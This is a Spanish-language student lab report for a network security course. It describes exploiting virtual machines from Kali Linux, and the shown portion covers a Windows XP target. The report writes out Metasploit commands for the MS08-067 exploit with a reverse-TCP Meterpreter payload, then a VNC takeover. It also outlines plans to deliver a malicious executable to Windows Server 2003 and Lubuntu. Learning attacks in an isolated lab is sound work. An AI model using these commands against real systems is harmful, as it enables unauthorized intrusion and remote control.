EXPLOTACIÓN DE MAQUINAS VIRTUAL DE WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU DESDE KALI LINUX

KEVIN STIVEN JARAMILLO CORDOBA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

EXPLOTACIÓN DE MAQUINAS VIRTUAL DE WINDOWS XP, WINDOWS SERVER 2003 Y UBUNTU DESDE KALI LINUX

KEVIN STIVEN JARAMILLO CORDOBA
Estudiantes, IX semestre

ING. RAFAEL SANDOVAL MORALES
Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

Contenido

Tema……**Pagina**

Tabla de Ilustración

1. Introducción

Este informe detalla el proceso de explotación de vulnerabilidades en un entorno de red controlado, tal como se propuso en la clase de Seguridad y Auditoria de red. Se utilizó la distribución Kali Linux para lanzar ataques específicos contra máquinas virtuales como Windows XP, Windows Server 2003 y Xubuntu. El informe muestra cómo se obtuvo información del sistema en Windows XP y cómo se logró ejecutar un archivo malicioso en Windows Server 2003 compartido por un servidor web, al igual que en Lubuntu para después tomar control y migrar procesos desde la consola de Meterpreter.

2. Objetivos

2.1. Objetivo General

Realizar la explotación de tres sistemas operativos distintos (Windows XP, Windows Server 2003 y Lubuntu) mediante la ejecución de ataques desde Kali Linux, con el fin de obtener acceso y control sobre ellos.

2.2. Objetivos Específicos

- Explotar una vulnerabilidad en Windows XP para obtener acceso como administrador y extraer información del sistema.
- Crear un archivo ejecutable en Kali Linux, enviarlo a Windows Server 2003 a través de un servidor web y ejecutarlo para tener acceso remoto.
- Adaptar el mismo proceso de Windos Server 2003 para una distribución de Linux (Lubuntu).

3. Justificación

Este laboratorio es fundamental para la materia de Seguridad y Auditoría de Redes, ya que nos permite aplicar los conceptos teóricos vistos en clase en un entorno virtual. Realizar estas prácticas nos ayuda a entender mejor cómo funcionan los ataques y, por lo tanto, cómo podemos defendernos de ellos en un futuro profesional, cumpliendo con lo propuesto por el docente. Este laboratorio nos permite pasar de la teoría a la práctica, enfrentándonos a escenarios realistas en un ambiente seguro donde podemos cometer errores y aprender de ellos. Entender cómo funcionan los ataques desde la perspectiva del atacante nos da una ventaja para diseñar y aplicar medidas de seguridad que realmente funcionen.

4. Planteamiento de la Actividad

El profesor nos pidió realizar un laboratorio práctico donde teníamos que explotar tres máquinas virtuales desde nuestra máquina con Kali Linux. Cada máquina tenía un sistema operativo diferente y unos específicos que cumplir:

1. **Para la máquina con Windows XP:**

   El objetivo fue encontrar la manera de conocer toda la información importante del sistema, como la versión del Windows, los parches que le faltaban o los programas instalados, sin tener permisos de administrador al principio.

2. **Para la máquina con Windows Server 2003:**

   El reto fue usar el servidor web que tenía instalado en nuestro beneficio. La idea fue:

   - Subir desde Kali Linux un archivo ejecutable malicioso (.exe) a ese servidor.
   - Engañar al sistema para que **descargara y ejecutara** ese archivo.
   - Una vez ejecutado, tener control total de la máquina y luego migrar nuestro acceso a un proceso del sistema para que no se cerrara fácilmente.

3. **Para la máquina con Lubuntu (Linux):**

El objetivo final fue conseguir acceso remoto a la máquina y poder controlarla desde Kali Linux, al igual que como se hizo con la máquina Windows Server 2003.

.

5. Desarrollo del tema

5.1.Explotación de Windows XP

5.1.1 Abriendo la herramienta principal para la explotación de vulnerabilidades



Ilustración 1. Iniciando Metasploit Framework en Kali Linux

En esta captura se muestra la terminal de Kali Linux con el comando msfconsole ejecutado, que inicia el framework de Metasploit.

Este es el primer paso antes de comenzar cualquier operación de explotación, ya que Metasploit será la herramienta central desde donde se lanzarán todos los exploits contra las máquinas.

5.1.2 Buscando el módulo de explotación "netapi" para vulnerabilidades de red en Windows



Ilustración 2. Búsqueda del Exploit para Windows XP

En esta imagen se muestra el comando search netapi ejecutado en Metasploit. Este comando busca módulos (exploits) relacionados con vulnerabilidades de red de Windows.

5.1.3 Selección y preparación el módulo de ataque MS08-067_netapi



Ilustración 3. Configurando el Exploit para Windows XP

En esta imagen se muestra la configuración del exploit ms08_067_netapi en Metasploit. Los comandos utilizados son:

- use exploit/windows/smb/ms08_067_netapi (selecciona el exploit)
- set payload windows/meterpreter/reverse_tcp (configura el tipo de acceso remoto)
- set RHOST 192.128.100.7 (establece la IP de la máquina Windows XP como víctima)
- options (verifica la configuración)

5.1.4 Confirmación de la configuración antes de ejecutar el ataque



Ilustración 4. Verificación de Opciones del Exploit

En esta imagen se muestra el comando options ejecutado en Metasploit para verificar la configuración del exploit. Se pueden observar los parámetros configurados:

- **RHOSTS:** 192.128.100.7 (IP del Windows XP victima)
- **LHOST:** 192.128.100.5 (IP de Kali Linux)
- **LPORT:** 4444 (puerto de escucha en Kali)
- **RPORT:** 445 (puerto SMB)

5.1.5 Verificación de la configuración de acceso remoto del equipo objetivo



Ilustración 5. Configuración de Escritorio Remoto en Windows XP

Esta imagen muestra la ventana de propiedades del sistema de Windows XP, específicamente en la pestaña "Remoto". Se observa que el "Escritorio remoto" está habilitado, lo que permite conexiones remotas al equipo. Esto es significativo porque:

- Confirma que el servicio de escritorio remoto está activo
- Muestra el nombre completo del equipo: **yelber-e7e5fe63**

5.1.6 Ejecución del exploit y establecimiento de sesión VNC



Ilustración 6. Explotación Exitosa y Acceso Remoto a Windows XP

En esta imagen se muestra la ejecución exitosa del comando exploit en Metasploit, que resultó en:

1. **Detección automática:** Windows XP SP3 español
2. **Explotación de la vulnerabilidad:** MS08-067 netapi

3. **Sesión de Meterpreter abierta:** Sesión 1 establecida (192.128.100.5:4444 - 192.128.100.7:1138)
4. **Ejecución de VNC remoto:** Comando run vnc para control visual remoto
5. **Conexión exitosa:** Autenticación completada sin necesidad de credenciales

5.1.7 Sesión de VNC activa - Acceso visual remoto completo



Ilustración 7. Control Total del Escritorio de Windows XP

Esta imagen muestra la conexión remota exitosa mediante al escritorio de la máquina Windows XP. Se puede observar:

1. **Interfaz gráfica completa:** Acceso total al escritorio "yelber-e7e5fe63"
2. **Elementos del sistema visible:**
